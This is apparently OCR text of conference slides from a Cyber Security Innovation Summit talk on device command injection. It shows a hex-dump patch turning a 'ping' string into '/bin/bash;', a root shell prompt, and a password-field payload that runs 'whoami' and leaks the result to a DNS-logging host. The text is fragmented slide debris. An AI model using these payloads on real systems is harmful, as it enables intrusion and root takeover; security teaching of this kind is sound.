930h: 01 00 00 00 74 0B 00 00 00 73 68 6F 77 5F 61 63 . . . . t . . . . s h o w _ a c
940h: 74 69 6F 6E 52 43 00 00 00 69 01 00 00 00 28 09 t i o n R C . . . i . . . . (.
950h: 00 00 00 52 0F 00 00 00 52 10 00 00 00 52 04 00 . . . R . . . . R . . . . R . .
960h: 00 00 52 11 00 00 00 52 05 00 00 00 52 03 00 00 . . R . . . . R . . . . R . . .
970h: 00 74 10 00 00 00 5F 73 68 6F 77 5F 61 63 74 69 . t . . . . _ s h o w _ a c t i
980h: 6F 6E 5F 77 69 6E 52 53 00 00 00 52 2E 00 00 00 o n _ w i n R S . . . R . . . .
990h: 28 09 00 00 00 52 07 00 00 00 52 0C 00 00 00 52 (. . . . R . . . . R . . . . R
9A0h: 0D 00 00 00 52 3A 00 00 00 52 39 00 00 00 52 14 . . . . R : . . . R 9 . . . R .
9B0h: 00 00 00 52 53 00 00 00 52 3B 00 00 00 52 3C 00 . . . R S . . . R ; . . . R < .
9C0h: 00 00 28 00 00 00 00 28 00 00 00 00 73 21 00 00 . . (. . . . (. . . . s ! . .
9D0h:
9E0h:
9F0h: 70 79 52 0E 00 00 00 93 00 00 00 73 16 00 00 00 p y R . . . . s . . . .
A00h: 00 01 06 02 1F 01 11 01 19 01 0A 03 0D 01 1F 01 . . . . . .
A10h: 11 03 10 01 12 01 63 03 00 00 00 04 00 00 00 03 . . . . . c . . . . . .
A20h: 00 00 00 43 00 00 00 73 C3 00 00 00 64 01 00 7D . . . C . . . s . . . d . . }
A30h: 03 00 7C 00 00 6A 00 00 7C 02 00 83 01 00 72 2B . . | . . j . . | . . . . r +
Text: ping -c 3
Options
50 49 4E 47 20 2D 43 20 33 20
lace
Text: /bin/bash;
Replace All
2F 62 69 6E 2F 62 61 73 68 3B


密钥泄露

命令篡改

```
This may take a few minutes, please waiting...sh-4.1# _
```

密钥泄露

命令篡改


2244
root.test.dnslog.date.
2245
root.test.dnslog.date.
clear
«
1
2
3
4
5
6
7
27
28
29
30
31
32
33
34
54
55
56
控制台
echo 'root:%s'| chpasswd
输入密码 ：**********
确认密码 ：**********
123123';ping `whoami`.test.dnslog.date;#

网络安全创新大会
Cyber Security Innovation Summit

F&Q


CIS
网络安全创新大会
Cyber Security Innovation Summit
THANKS